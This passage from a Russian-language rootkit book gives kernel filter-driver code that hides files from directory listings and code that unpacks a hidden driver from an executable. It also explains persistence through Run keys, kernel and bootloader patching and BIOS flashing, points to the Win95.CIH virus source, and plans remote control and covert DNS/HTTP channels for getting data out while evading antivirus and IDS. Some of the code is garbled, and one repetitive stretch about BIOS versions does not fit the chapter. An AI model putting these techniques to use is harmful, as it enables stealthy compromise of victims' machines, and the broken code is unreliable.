hookDevice->Flags |=
    (sysDevice->Flags & (DO_BUFFERED_IO) | (DO_DIRECT_IO));
hook_ext = hookDevice->DeviceExtension;
hook_ext->LogicalDrive = 'A'+Drive;
hook_ext->FileSystem = sysDevice;
hook_ext->Hooked = TRUE;
hook_ext->Type = STANDARD;
// Подключаемся к устройству
status = IoAttachDeviceByPointer(hookDevice, sysDevice);
if(!NT_SUCCESS(status))
{
    ObDereference(file_ob);
    ZwClose(file_handle);
    return FALSE;
}
// Это NTFS-диск?
file_fs_attributes_size =
    sizeof(FILE_FS_ATTRIBUTE_INFORMATION) + MAXPATHLEN;
hook_ext->FsAttributes = (PFILE_FS_ATTRIBUTE_INFORMATION);
ExAllocatePool(NonPagedPool, file_fs_attributes_size);
if (hook_ext->FsAttributes &&
    !NT_SUCCESS(IOQueryVolumeInformation(file_ob,
        file_attributes, file_fs_attributes_size,
        hook_ext->FsAttributes,&file_fs_attributes_size)))
{
    // при сбое у нас не будет атрибутов этой файловой системы
    ExFreePool(hook_ext->FsAttributes);
    hook_ext->FsAttributes = NULL;
}
// закрываем файл и обновляем список дисков
ObDereferenceObject(file_ob);
ZwClose(file_handle);
drive_devices[Drive] = hookDevice;
return TRUE;
}

```

Основное предназначение обработчика IRP DispatchFunction – это установка завершающей функции, вызываемой Диспетчером ввода/вывода по окончании обработки IRP:

```

NTSTATUS DispatchFunction (IN DEVICE_OBJECT pDevice, IN PIRP pIrp)
{
    PIO_STACK_LOCATION currentIrpStack;
    currentIrpStack = IoGetCurrentIrpStackLocation(pIrp);
    IoCopyCurrentIrpStackLocationToNext(pIrp);
    // установка завершающей функции
    IoSetCompletionRoutine(pIrp, CompletionFunc, NULL, TRUE, TRUE,
    FALSE);
}

```

```
    return IoCallDriver(hook_ext->FileSystem, pIrp);
}
```

Завершающая функция CompletionFunc занимается непосредственно скрытием указанных файлов (листинг 8.4).

Листинг 8.4. ЗАВЕРШАЮЩАЯ ФУНКЦИЯ

```
NTSTATUS CompletionFunc (IN PDEVICE_OBJECT pDevice,
                        IN PIRP pIrp, IN PVOID Context)
{
    PIO_STACK_LOCATION pIrp_stack;
    pIrp_stack = IoGetCurrentIrpStackLocation(pIrp);
    if(pIrp_stack->MajorFunction == IRP_MJ_DIRECTORY_CONTROL &&
       pIrp_stack->MinorFunction == IRP_MN_QUERY_DIRECTORY &&
       KeGetCurrentIrql() == PASSIVE_LEVEL &&
       pIrp_stack->Parameters.QQueryDirectory.FileInformationClass ==
       FileBothDirectoryInformation)
    {
        PFILE_BOTH_DIR_INFORMATION volatile QueryBuffer = NULL;
        PFILE_BOTH_DIR_INFORMATION volatile NextBuffer = NULL;
        ULONG length; // длина буфера
        DWORD t_size = 0; // общий размер
        DWORD size = 0;
        BOOLEAN hide = FALSE; // флаг необходимости скрытия файла
        BOOLEAN change = FALSE; // флаг изменения списка
        ULONG count = 0;
        QueryBuffer = (PFILE_BOTH_DIR_INFORMATION)pIrp->UserBuffer;
        length = pIrp->IoStatus.Information;
        if (length > 0)
        {
            do {
                DbgPrint("Filename [%ws]\n", QueryBuffer->Filename);
                // в этой точке можно анализировать имена файлов
                // и скрывать требуемые файлы,
                // устанавливая флаг hide:
                // hide = TRUE;
                // но этого мало. Руткит также должен удалить
                // соответствующую файлу запись из QueryBuffer.
                // Это связный список.
                if (hide && count == 0)
                {
                    // наш элемент - первый в списке.
                    // если он и единственный, то можно удалить
                    // весь список
                    if (pIrp_stack->Flags == SL_RETURN_SINGLE_ENTRY)
                        || (QQueryBuffer->NextEntryOffset == 0))
                {


```

```
// Удаляем список и обнуляем его размер
RtlZeroMemory(QueryBuffer,
               sizeof(FILE_BOTH_DIR_INFORMATION));
t_size = 0;
}
else
{
    // есть следующий элемент списка
    t_size -= QueryBuffer->NextEntryOffset;
    temp = ExAllocatePool(PagedPool, t_size);
    if (temp != NULL)
    {
        // смещаем элементы списка на 1
        // влево через временную память
        RtlCopyMemory(
            temp,
            ((PBYTE)QueryBuffer +
             QueryBuffer->NextEntryOffset),
            t_size);
        RtlZeroMemory(QueryBuffer,
                      t_size +
                      QueryBuffer->NextEntryOffset);
        RtlCopyMemory(QueryBuffer,
                      temp, t_size);
        ExFreePool(temp);
    }
    // устанавливаем флаг, говорящий о том,
    // что QueryBuffer изменен
    change = TRUE;
}
}
else if ((count >0) &&
          (QueryBuffer->NextEntryOffset != 0) && (hide))
{
    // удаляем элемент из середины списка
    size=((PBYTE)inputBuffer +
           pIrp->IoStatus.Information) -
           (PBYTE)QueryBuffer -
           QueryBuffer->NextEntryOffset;
    temp = ExAllocatePool(PagedPool, size);
    if (temp != NULL)
    {
        RtlCopyMemory(temp,
                      ((PBYTE)QueryBuffer +
                       QueryBuffer->NextEntryOffset),
                      size);
        t_size -=QueryBuffer->NextEntryOffset;
        RtlZeroMemory(QueryBuffer,
```

Глава 8. Сокрытие файлов

```
    size + QQueryBuffer->NextEntryOffset);
    RtlCopyMemory(QQueryBuffer, temp, size);
    ExFreePool(temp);
}
// Не забываем установить флаг изменения
change = TRUE;
}
else if ((count>0) &&
          (QQueryBuffer->NextEntryOffset == 0) && (hide))
{
    // удаляем последний элемент списка:
    // требуется только поменять длину списка
    size = ((PBYTE)inputBuffer +
            pIrp->IoStatus.Information) -
            (PBYTE)QueryBuffer;
    NextBuffer->NextEntryOffset = 0;
    t_size -= size;
}
count +=1;
if (!change)
{
    NextBuffer = QueryBuffer;
    QueryBuffer =
        (PFILE_BOTH_DIR_INFORMATION) (
            (PBYTE)QueryBuffer +
            QueryBuffer->NextEntryOffset);
}
while (QueryBuffer != NextBuffer);
// как только мы закончили обработку,
// нам нужно установить размер нового буфера в IRP
pIrp->IoStatus.Information = t_size;
if (pIrp->PendingReturned)
    IoMarkIrpPending(pIrp);
} // if (length > 0)
} // if(pIrp_stack->MajorFunction
return pIrp->IoStatus.Status;
}
```

Надеюсь, что приведенной информации хватит для того, чтобы вы разобрались с основами драйверов-фильтров и их использования для сокрытия файлов и каталогов.



ГЛАВА 9. ПЕРЕЖИТЬ ПЕРЕЗАГРУЗКУ

- ОБЗОР СПОСОБОВ АВТОМАТИЧЕСКОЙ ЗАГРУЗКИ РУТКИТА
- СЕКРЕТЫ PE-ФАЙЛОВ
- НЕМНОГО О BIOS

Ну хорошо, мы научились создавать руткиты. Пишем драйвер, загружаем его в память и наслаждаемся властью над компьютером жертвы... до перезагрузки. После перезагрузки толку от руткита не будет: он останется пассивно лежать на диске и станет легкой добычей любого антивируса.

9.1. ОБЗОР СПОСОБОВ АВТОМАТИЧЕСКОЙ ЗАГРУЗКИ РУТКИТА

Существует несколько способов выживания в условиях перезагрузки. Какой способ выберете вы – решать только вам. Выбирайте такой способ, который было бы несложно реализовать, но сложно обнаружить.

Для автоматической загрузки руткита наиболее приемлемыми способами являются:

- **Использование ключа Run.** В ключах `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run` и `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run` перечислены программы, автоматически запускающиеся при загрузке системы. Такой способ больше подходит для обычной программы, чем для драйвера. Правда, можно прописать там загрузчик драйвера... Но есть и неустранимый недостаток этого способа: большинство санитарных утилит обязательно заглянут в ключ `Run`, и подозрительная автозапускаемая программа будет быстро обнаружена. То же самое относится к файлу `WIN.INI`.
- **Регистрация драйвера.** Способ несложный, но довольно эффективный. Антивирусу будет сложно обнаружить драйвер, поскольку после загрузки можно попытаться скрыть соответствующий раздел реестра. Ключ `Run` никак не спрячешь: слишком много подозрений это вызовет.

- **Регистрация руткита в качестве плагина какого-нибудь приложения.** Если вы абсолютно уверены, что пользователь запустит это приложение после перезагрузки, этот способ подойдет. Только загрузчик руткита в виде плагина для Internet Explorer обычно на раз обнаруживается простейшим spyware-детектором, не говоря уже об антивирусе.
- **Запуск трояна или инфицированного файла.** Здесь придется поколдовать над антивирусом, чтобы он запускался уже в зараженном виде. Трудность состоит в том, что вы не знаете точно, какой антивирус установлен у пользователя, а тактика борьбы может варьироваться в зависимости от антивируса и даже от его версии.
- **Модификация файла ядра.** Этот способ самый сложный, но и самый эффективный. Если сохранить на диске модифицированное ядро системы, то к вам вообще никто не сможет «подкопаться»: руткит будет загружать само ядро. А обнаружить подмену ядра сможет лишь программа технико-криминалистической экспертизы, доступная далеко не каждому пользователю. Не забудьте только, что контрольная сумма файла ядра изменится, поэтому нужно модифицировать также загрузчик ядра.
- **Модификация загрузчика системы.** Можно не сохранять изменения в файле ядра, а патчить ядро перед каждым его запуском силами системного загрузчика. Этот способ хорош тем, что позволяет обойти программу экспертизы. Ведь администратор будет сканировать жесткий диск, подключив его к другому компьютеру, то есть наше ядро не загрузится и останется неизменным. Правда, параноидальный администратор может отдельно просканировать и загрузчик...

9.2. СЕКРЕТЫ PE-ФАЙЛОВ

Допустим, вы выбрали способ автоматической загрузки руткита с использованием ключа Run. Запускаться будет загрузчик драйвера (файл .exe). Кроме него, вы должны где-то хранить сам драйвер (файл .sys) и его конфигурационный файл (файл .ini). Чем больше файлов, тем легче их обнаружить... но, на наше счастье, эти три файла можно «упаковать» в один – исполняемый файл загрузчика.

Хитрость заключается в эксплуатации особенностей формата исполняемых файлов PE. Этот хорошо документированный формат предусматривает несколько секций, предназначенных для хранения других двоичных файлов. Исполняемый файл во время своей работы может «самораспаковаться»,

извлечь эти данные и... что он с ними сделает, зависит только от фантазии разработчика. Обратите внимание, что мы, крекеры, опять не используем никаких ошибок в программном обеспечении, а собираемся всего лишь злоупотребить совершенно законной возможностью.

Кстати, зачем эту возможность вообще ввели? Представьте себе, что некоторое приложение использует графический файл – например, иконку. Программный продукт состоит из одного исполняемого файла и одного графического. Что будет, если пользователь забудет скопировать к себе иконку или намеренно удалит ее? Это зависит от намерений разработчика. Может быть, приложение откажется запускаться, сославшись на отсутствие необходимых файлов. Может быть, рухнет. А может быть, отобразит вместо значка какое-нибудь безобразие. Вот во избежание самой ситуации, когда вспомогательные (ресурсные) файлы можно потерять, и придумали хранить их в «карманах» исполняемого файла.

Ресурсом может служить что угодно – программа сама определяет структуры данных и методы доступа к ним. Сейчас мы напишем функцию, извлекающую из ресурсной секции sys-файл, содержащий код драйвера. Этую функцию будет вызывать загрузчик руткита.

Листинг 9.1. Извлечение драйвера из EXE-файла

```
bool ExtractSysfile(char *ResourceName)
{
    HRSRC resource;
    HGLOBAL resource_global;
    unsigned char * file_ptr;
    unsigned long * f_size;
    HANDLE f_handle;
    resource = FindResource(NULL, // источником служит сам exe-файл
                           ResourceName,
                           "BINARY");
    if (!resource)
        return false;
    // читаем найденный ресурс
    resource_global = LoadResource( NULL, resource);
    if (!resource_global)
        return false;
    f_size = SizeOfResource( NULL, resource);
    file_ptr = (unsigned char *)LockResource(resource_global);
    if (!file_ptr)
        return false;
    // записываем файл ресурса на диск
    // под именем ResourceName.sys.
```

```

// а могли бы под именем config.sys, чтобы никто не догадался.
char fname[64];
snprintf( fname, 62, "%s.sys", ResourceName);
f_handle = CreateFile( fname,
    FILE_ALL_ACCESS,
    0, NULL, CREATE_ALWAYS,
    0, NULL);
if( f_handle == INVALID_HANDLE_VALUE)
{
    int error = GetLastError();
    if ((error == ERROR_ALREADY_EXISTS) || (error == 32))
    {
        // все в порядке - просто файл уже существует
        return true;
    }
    printf("Cannot extract %s . Error code = %d", fname, error);
    return false;
}
// записываем ресурс на диск
while (f_size--)
{
    unsigned long wr;
    WriteFile(f_handle, file_ptr, 1, &wr, NULL);
    file_ptr++;
}
CloseHandle(f_handle);
return true;
}

```

9.3. НЕМНОГО О BIOS

Самый надежный способ выжить при перезагрузке компьютера – это прописаться непосредственно в его BIOS. В этом разделе я намекну на то, как это сделать. Я не дам готовых к употреблению процедур, но предоставлю некоторый материал для размышлений.

Программное обеспечение начинается далеко не с операционной системы. На момент включения питания компьютер об операционной системе еще ничего не знает. Он выполняет ряд программ самотестирования (POST – Power On Self Test): проверяет видеoadаптер, память, жесткие диски и т. д. Кроме программ проверки существуют и другие сервисные программы, выполняющие определенные действия – например, простейший ввод/вывод. А как иначе выводится информация при загрузке, если нет подпрограммы вывода? Доступ к этим функциям можно получить через различные программные прерывания (INT) – все это вы знаете, не будем на этом останавливаться.

Особое место занимает программа-загрузчик – она загружает операционную систему, точнее, вызывает загрузчик операционной системы с жесткого диска и передает ему управление. А самой загрузкой операционной системы управляет ее собственный загрузчик.

Все эти программы формируют BIOS (Basic Input/Output System) – базовую систему ввода/вывода. Вообще говоря, код начальной инициализации (запуска компьютера) в состав BIOS не входит, но, поскольку и этот код, и программы BIOS записываются на одну микросхему, для простоты принято называть все вместе базовой системой ввода/вывода. BIOS иногда неправильно относят к аппаратному обеспечению, поскольку она представлена в системе физическим микрочипом. На самом деле, BIOS – это «нейтральная территория», мостик между аппаратным и программным обеспечением.

BIOS записывается в специальную энергонезависимую память. Раньше, чтобы перезаписать BIOS, нужно было ее физически извлечь (на материнской плате эта энергонезависимая память представляет собой небольшой чип). Саму запись выполняло отдельное устройство – программатор BIOS. Отсюда и пошло название процесса записи BIOS – «прошивка».

В последнее время BIOS записывается в энергонезависимую память, выполненную по Flash-технологии, что позволяет перезаписывать BIOS без физического извлечения самого чипа и даже без программатора – программно.

Для изменения BIOS нужна новая версия BIOS, которую нужно записать в Flash-память, и программа-загрузчик, которая выполнит запись. В нашем случае в роли новой версии BIOS будет наш руткит.

Вы должны понимать, что Flash-память не резиновая, поэтому наш руткит должен быть компактным. Обычно BIOS занимает не всю Flash-память: производители компьютера оставляют место «про запас» на случай установки более новой (следовательно, более объемной) версии BIOS. Вот в это место мы и запишем наш руткит. Мы не будем изменять функции BIOS, а просто расширим BIOS, добавив в нее новые функции – функции нашего руткита.

Осталось решить один вопрос – как программа-загрузчик попадет на компьютер жертвы? Есть два способа: первый заключается в физическом доступе к компьютеру – вы установите руткит самостоятельно под каким-нибудь предлогом. Второй – использовать какой-то троян или экспloit для загрузки с удаленного сервера программы-загрузчика, которая и установит руткит. Какой способ использовать – решать только вам.

Прежде чем перейти к следующему пункту, для себя мы должны уяснить две вещи. Первое: на некоторых компьютерах стоит защита от записи в

BIOS. Это может быть, например, джампер. Пока не установишь его в определенное положение, в BIOS записать ничего не получится. Тут уже без физического доступа не обойтись.

Второе: если вам нужно модифицировать BIOS маршрутизатора или какой-нибудь другой встроенной системы, программу-загрузчик использовать нельзя. Такие системы не разрешают запускать посторонние программы. Если BIOS такой системы и можно обновить, то вам в любом случае нужен физический доступ к этой системе, например, чтобы извлечь BIOS и установить ее в программатор для записи.

9.3.1. FLASH-ПАМЯТЬ

Микросхема Flash-памяти установлена в каждом современном компьютере. В системе она представлена как устройство, подключенное к адресному пространству. Flash-памятью управляет чипсет материнской платы. Именно чипсет разрешает или запрещает доступ к flash-памяти.

Если флэш-память подключена к общему адресному пространству, то с какого адреса она начинается? Флэш-память находится в верхних адресах памяти. Например, если процессор может адресовать 4 Гб памяти и объем флэш-памяти равен 128 килобайт, то флэш-память начинается с адреса 0x0FFFC0000 (4 Гб – 128 Кб). Первая инструкция загрузочного кода находится по адресу 0xFFFFFFFF0.

Как же процессор получает доступ к этому участку памяти в самом начале своей работы? При включении питания (или перезагрузке) процессор находится в реальном режиме. Также при включении питания устанавливается ряд регистров:

- FLAGS=0002h и биты VM и RF его расширения обнуляются;
- Регистр CR0: обнуляются биты PG, TS, EM, MP и PE;
- CS = F000h;
- EIP = 0000FFFF0h;
- DS = ES = SS = FS = GS = 0000h;
- Регистр DX: информация о типе процессора.

Если установить регистры таким образом, то процессор начинает выполнять инструкцию, считанную по физическому адресу 0x0FFFFFF0. Подробнее об этом вы сможете прочитать в книге М. Гука «Процессоры Pentium-III, Athlon и другие».

Теперь поговорим о самих микросхемах флэш-памяти. Все они разные и выполнены по разным технологиям. Единого стандарта нет, все зависит от производителя. Наиболее распространены следующие типы флэш-памяти:

- *Память секторного типа* (sectored flash memory). Имеет секторную структуру. В качестве примера можно привести микросхему Intel 28F00BX-T/2V, имеющую 4 сектора – основной (112 Кб), два сектора по 4 Кб, содержащих данные PnP и загрузочный блок размером 8 Кб. Всего 128 Кб.
- *Память страничного типа* (paged flash memory). Вся память представлена в виде одной страницы, размер которой равен размеру всей флэш-памяти.
- *Память ячеистого типа* (small sectors flash). Память разбита на секторы определенного размера, например по 128 байт. Примером может послужить микросхема SST 28x040.

Чтобы программно «добраться» до флэш-памяти, вам нужно определенным образом запрограммировать регистры чипсета материнской платы. Но тут вас ждет небольшой сюрприз. Поскольку производители чипсетов не придерживаются единого стандарта доступа к флэш-памяти, то для каждого чипсета последовательность действий по получению доступа будет разной. Вам придется писать аппаратно-зависимый код, то есть под материнскую плату конкретного производителя (под конкретный чипсет). Вряд ли у вас получится написать средство, работающее со всеми возможными чипсетами. По секрету скажу вам, что иногда классические программы доступа к флэш-памяти вроде **awdflash** и **amiflash** не работали на компьютерах, на которых установлена их «родная» BIOS (соответственно Award или AMI), поскольку чипсеты и алгоритмы их работы на разных материнских платах – разные.

Кроме всего этого, вам придется столкнуться с еще одним подводным камнем. На разных материнских платах имеются разные способы защиты записи флэш-памяти. На некоторых это джампер (перемычка), запрещающий или разрешающий запись. А на некоторых используются недокументированные программные способы защиты флэш-памяти (особо грешит этим VIA). Рассмотреть все возможные способы защиты невозможно в силу того, что, пока будешь описывать существующие способы, появятся новые – этот процесс бесконечен. В Интернете вы сможете найти описание защиты флэш-памяти конкретного производителя чипсета.

Мы описывать код записи BIOS не будем. Думаю, вы понимаете почему. Разные производители BIOS, разные версии BIOS, разные материнские платы, разные схемы защиты BIOS и еще много других факторов, влияющих на написание универсальной программы. А написать программу, работающую

только с определенной версией BIOS определенного производителя, – это значит не написать вообще ничего.

Если вы заинтересовались, могу рекомендовать следующие ресурсы:

- <http://www.wasm.ru/article.php?article=1013001> – статья о том, как разместить программу в ПЗУ и выполнить ее до запуска операционной системы;
- http://www.wasm.ru/article.php?article=ab_flashbios_i – статья о записи Flash-памяти;
- <http://www.wasm.ru/article.php?article=1013002> – универсальные пароли BIOS на случай, если вам придется подбирать пароль (правда, пароли тут, нужно отметить, несколько устаревшие);
- <http://www.winsov.ru/bios.php> – различная документация по BIOS;
- Исходный код вируса Win95.CIH.

ПРИМЕЧАНИЕ.

Win95.CIH – один из самых изящных и злостных вирусов прошлого столетия, появившийся в день годовщины аварии на Чернобыльской АЭС – 26 апреля 1999 года. Описание вируса и даже его исходный код легко найти в Интернете. Причем этот исходный код полный (вам ничего не нужно дописывать) и компилируется он без особых проблем. Для его компиляции нужен TASM (Turbo Assembler).

В исходнике Win95.CIH подробно описан процесс записи (точнее, стирания) BIOS, обходящий механизмы защиты BIOS. Правда, стирать BIOS вирус может только на старых машинах, имевших широкое распространение в 1999 году. Он использует методы доступа к BIOS, предоставляемые различными чипсетами (в основном Intel 430 VX, TX и некоторыми другими). Но общие принципы доступа к BIOS вы можете позаимствовать именно у Win95.CIH.

9.3.2. Неудачный эксперимент. Что делать?

Часто бывает, что в результате неудачного эксперимента, проведенного над собственным компьютером, он вообще перестает загружаться, поскольку вы повредили BIOS. Что делать? Для разных BIOS существуют разные способы их восстановления. О них можно прочитать или в руководстве по материнской плате, или на сайте ее производителя. Мы рассмотрим универсальный способ, работающий со всеми BIOS, записанными во Flash-память.

Классический способ – это использование программатора. Вы находите в Интернете нужную вам версию BIOS (обычно ее можно скачать с сайта производителя материнской платы) и с помощью программатора «зашиваете» ее обратно во флэш-память. Но, как всегда, чего-то не хватает: или программатора (это устройство держат в «хозяйстве» далеко не все), или знания о том, какая версия BIOS была у вас установлена.

Тогда вам нужно найти такую же материнскую плату. Если ваш компьютер не совсем древний, а, скажем, ему год-полтора, найти такую же материнскую плату не составит труда: она будет или у ваших знакомых, или в том магазине, где вы приобретали компьютер. Нет, покупать материнскую плату не нужно. Существует способ гораздо проще и дешевле – вам эта операция обойдется в пару бутылок спиртного, чтобы привести в чувство вашего знакомого, когда тот узнает, что вы хотите сделать с его материнской платой.

А сделать нужно вот что. Извлеките свою BIOS. Страйтесь при этом ее не повредить, иначе вам только и останется, что купить новую материнскую плату. Затем вытащите BIOS из материнской платы знакомого (при этом пострайтесь их не перепутать).

Рабочую BIOS обвязите нитками с двух концов и неплотно вставьте в свою материнскую плату. Нитки нужны для того, чтобы быстро вытащить BIOS, когда будет нужно.

Убедитесь, что на материнской плате установлены джамперы, разрешающие запись BIOS (если такие есть). Если на вашей плате используется программиная защита от записи BIOS, то ее нужно выключить в программе SETUP еще до извлечения BIOS из компьютера вашего знакомого.

Запустите свой компьютер. Нужно загрузить «голый» DOS – без всяких Windows. Затем запускаем программу вроде awdflash – ее можно скачать на сайте производителя материнской платы. Она должна уметь записать BIOS полностью, а не только какую-либо ее часть. Выберите в меню программы опцию сохранения BIOS. BIOS лучше всего сохранить на дискету (желательно, чтобы и сама программа была на дискете). Выйдите из программы.

Сейчас наступает кульминационный момент! Резким движением потяните за нитки, которыми вы обвязали чужую флэш-микросхему. Лучше, чтобы при этом ваш компьютер лежал на полу или на столе, а не стоял вертикально. После этого таким же резким движением вставьте свою (нерабочую) BIOS. Если у вас от волнения трясутся руки, попросите это сделать кого-нибудь другого. Я не шучу. Компьютер включен, если вы вставите BIOS как-то не так, то вы можете что-то замкнуть, и тогда вам нужно будет покупать не только материнскую плату. Можно вставить BIOS неплотно, но точно – чтобы каждая ее ножка четко соприкасалась со своим гнездом. С


DOS ничего не случится – BIOS нужна только при загрузке. Запускаете программу записи и записываете BIOS, которую вы только что записали. Все, можно выключить питание и нормально вставить BIOS.

Метод работающий, но ни я, ни издательство не несем ответственности в случае, если вы что-то сделали не так. Прежде чем его использовать, подумайте – а сможете ли вы точно установить BIOS при включенном компьютере? Если вы сомневаетесь, лучше найти где-то такую же материнскую плату, извлечь из нее рабочую BIOS и пойти в какую-нибудь фирму, где есть программатор. Там они и запишут вашу BIOS. Эта услуга стоит от 5 до 10 долларов.

Версия BIOS, которую вы можете увидеть в меню, зависит от базового ПЗК и конфигурации компьютера. Использование различных версий BIOS может привести к различным проблемам. Поэтому для каждого ПК рекомендуется использовать ту же самую версию BIOS, что и в оригинальной конфигурации. Для этого необходимо обратиться к производителю ПК или к его дистрибутору. Важно помнить, что использование более новой версии BIOS может привести к проблемам с работой оборудования, а также к нестабильной работе системы. Поэтому лучше всего использовать ту же самую версию BIOS, что и в оригинальной конфигурации.

Чтобы узнать текущую версию BIOS, необходимо нажать клавиши F10 во время загрузки компьютера. В меню BIOS будет отображаться текущая версия BIOS.

Несколько лет назад было создано множество различных версий BIOS (или микропрограмм), чтобы поддерживать различные платы и различные устройства. Однако в настоящее время существует множество различных версий BIOS, которые поддерживают различные устройства. Для этого необходимо использовать специальную программу для обновления BIOS. После этого можно будет использовать различные устройства, которые поддерживает ваша версия BIOS. Если у вас есть различные программы для обновления BIOS, то вы можете использовать их для обновления BIOS на вашем компьютере. Для этого вам потребуется специальная программа, которая будет обновлять BIOS на вашем компьютере. Для этого вам потребуется специальная программа, которая будет обновлять BIOS на вашем компьютере.



Глава 10. Руткит

ПЕРЕПИСЫВАЕТСЯ С ХОЗЯИНОМ

- СЕКРЕТНЫЕ КАНАЛЫ
- ПЕРЕХОДИМ НА УРОВЕНЬ ЯДРА.
ИНТЕРФЕЙС TDI



Вы все еще помните, что в задачу руткита входит не только спрятаться, но и предоставить своему хозяину удаленный доступ к компьютеру-жертве? Для этого в состав руткита должен входить модуль, предназначенный для работы с сетью. В этой главе мы поговорим именно о сетевом взаимодействии.

Удаленный доступ нужен владельцу руткита для управления программным обеспечением, установленным на компьютере-жертве, и для копирования файлов к себе и от себя. Копирование файлов к себе иногда называется экспилтацией данных.

Работать с сетью в Windows можно на пользовательском уровне и на уровне ядра. На уровне ядра у вас значительно больше возможностей, чем на пользовательском уровне. К тому же на уровне ядра гораздо проще скрыть свои действия от глаз локальной IDS.

Но и на пользовательском уровне можно спрятаться достаточно эффективно, если передавать свои данные по секретным каналам. В этой главе я сначала дам вам теоретическое представление о секретных каналах, а потом перейду к практической части – сокрытию на уровне ядра.

10.1. СЕКРЕТНЫЕ КАНАЛЫ

10.1.1. ЧТО МЫ СОБИРАЕМСЯ ПЕРЕДАВАТЬ?

Вы можете создать набор управляющих команд для вашего руткита, например:

- **shutdown** – выключить компьютер;
- **reboot** – перезагрузить компьютер;

- **enable (disable) sniffer** – включить (выключить) снiffeр клавиатуры;
- **hide <программа>** – запустить и скрыть программу;
- **get <файл>** – скачать файл с компьютера;
- **put <файл>** – загрузить файл на компьютер.

А можете включить в состав руткита так называемую удаленную оболочку, то есть TCP-сессию, подключенную к командному интерпретатору системы. В Windows это cmd.exe, а в UNIX/Linux – /bin/bash или /bin/sh. В последнем случае вам не придется продумывать заранее, какие команды вам понадобятся, и программировать их: вы сможете выполнить любую команду так, как если бы вы работали непосредственно за компьютером.

Если писать собственную удаленную оболочку вам лень, вы можете воспользоваться уже готовыми решениями. Для Windows наиболее популярной удаленной оболочкой является Back Orifice. Ее название – игра слов, пародирующая название продукта Microsoft BackOffice. Только учтите, что популярные оболочки известны и производителям антивирусов. Если же антивирус на компьютере жертвы не установлен, то Back Orifice будет идеальным решением. С ее помощью можно получить полноценный удаленный доступ к компьютеру, а не только жалкий интерфейс командного интерпретатора. При хорошем сетевом соединении с Back Orifice вы сможете даже слушать музыку, воспроизводимую удаленным компьютером – правильно, зачем свой-то нагружать?

К недостаткам готовых решений можно отнести два момента. Во-первых, они обычно слишком громоздки вследствие перегруженности множеством функций, которые вам никогда не понадобятся: перевернуть экран пользователя вверх ногами, открыть лоток CD-ROM, отформатировать винчестер и т. д. В реальной сети, где вы хотите скрыть свое присутствие, эти функции использовать просто нельзя. К тому же чем сложнее программа, тем больше в ней обычно ошибок.

Второй недостаток – это фактор доверия. Вы полностью доверяете разработчикам таких программ? Вы знаете, что у них на уме? Некоторые удаленные оболочки инфицируют заодно и компьютер атакующего: пока вы контролируете компьютер жертвы, разработчик оболочки контролирует вас. Оболочка сама сообщает ему о своем присутствии на вашем компьютере, как только добирается до сети. Поэтому с точки зрения вашей безопасности выгоднее написать оболочку удаленного доступа самостоятельно.

Итак, мы собираемся использовать секретный канал для передачи руткиту команд управления и скачивания файлов с компьютера-жертвы.

10.1.2. Ключ к секретности – стеганография

С точки зрения руткита, секретный канал – это коммуникационный маршрут, позволяющий «обойти» брандмауэр (IDS, сетевые снiffeры и другие механизмы обеспечения безопасности).

Использовать секретный канал лучше, чем создавать и скрывать обычный. Почему? Представьте, что вы взламываете дверь в квартиру. Что выгоднее – применить отмычку или выбить дверь? Правильно, лучше отмычку, потому что если мы будем выбивать дверь, то наделаем столько шума, что сбегутся все соседи. Так вот, открытие TCP-сокета (если мы будем создавать собственное обычное соединение) наделает столько же шума, как если бы мы выбивали дверь.

Операция открытия TCP-сокета сразу «засветится» как в ядре (может быть обнаружена HIPS), так и в сети (будет перехвачена сетевой IDS). Создание TCP-сокета очень «шумно», поскольку вследствие этой операции создается SYN-пакет, а потом все это сопровождается знаменитым «тройным рукопожатием».

Рассмотрим, как создается TCP-соединение между двумя узлами. Сначала клиент отправляет TCP-пакет с установленным флагом SYN (synchronization). При получении такого пакета сервер отправляет клиенту пакет с установленными флагами SYN и ACK (acknowledgment – подтверждение). И, наконец, клиент отправляет пакет со своим флагом подтверждения ACK. Соединение установлено, данные могут передаваться. Механизм установки TCP-соединения называют «тройным рукопожатием» (three-way handshake).

Если клиент не ответит своим пакетом ACK на пакет сервера SYN-ACK, то сервер подождет некоторое время (обычно 180 секунд) и откажется от соединения.

Теперь вы понимаете, почему создание TCP-сокета нежелательно? Сетевая активность, возникающая в результате тройного рукопожатия, будет сразу замечена брандмауэром или сетевой IDS.

К тому же даже если мы умело спрячем обычный TCP-канал – так, что его не «увидит» локальная IDS, – то в сети это соединение все равно будет обнаружено брандмауэром или сетевой IDS.

Значит, для секретного соединения мы будем использовать уже существующие каналы, причем те, которые разрешены брандмауэром. Можно передавать наши данные в DNS-пакете. В этом случае нужно помнить, что если ответ от сервера превышает 512 байт, то DNS-пакеты передаются уже не по протоколу UDP, а по TCP. Это я к тому, чтобы вы не перестарались и

не создали дейтаграмму объемом 600 (или более) байт. В этом случае уже нужно использовать TCP-пакет.




Рис. 10.1. Установка TCP-соединения

Также можно использовать для передачи нашей информации Web-протокол: порты 80 (обычный HTTP) и 443 (зашифрованный HTTPS). Все эти протоколы обычно пропускаются брандмауэром без особых проблем.

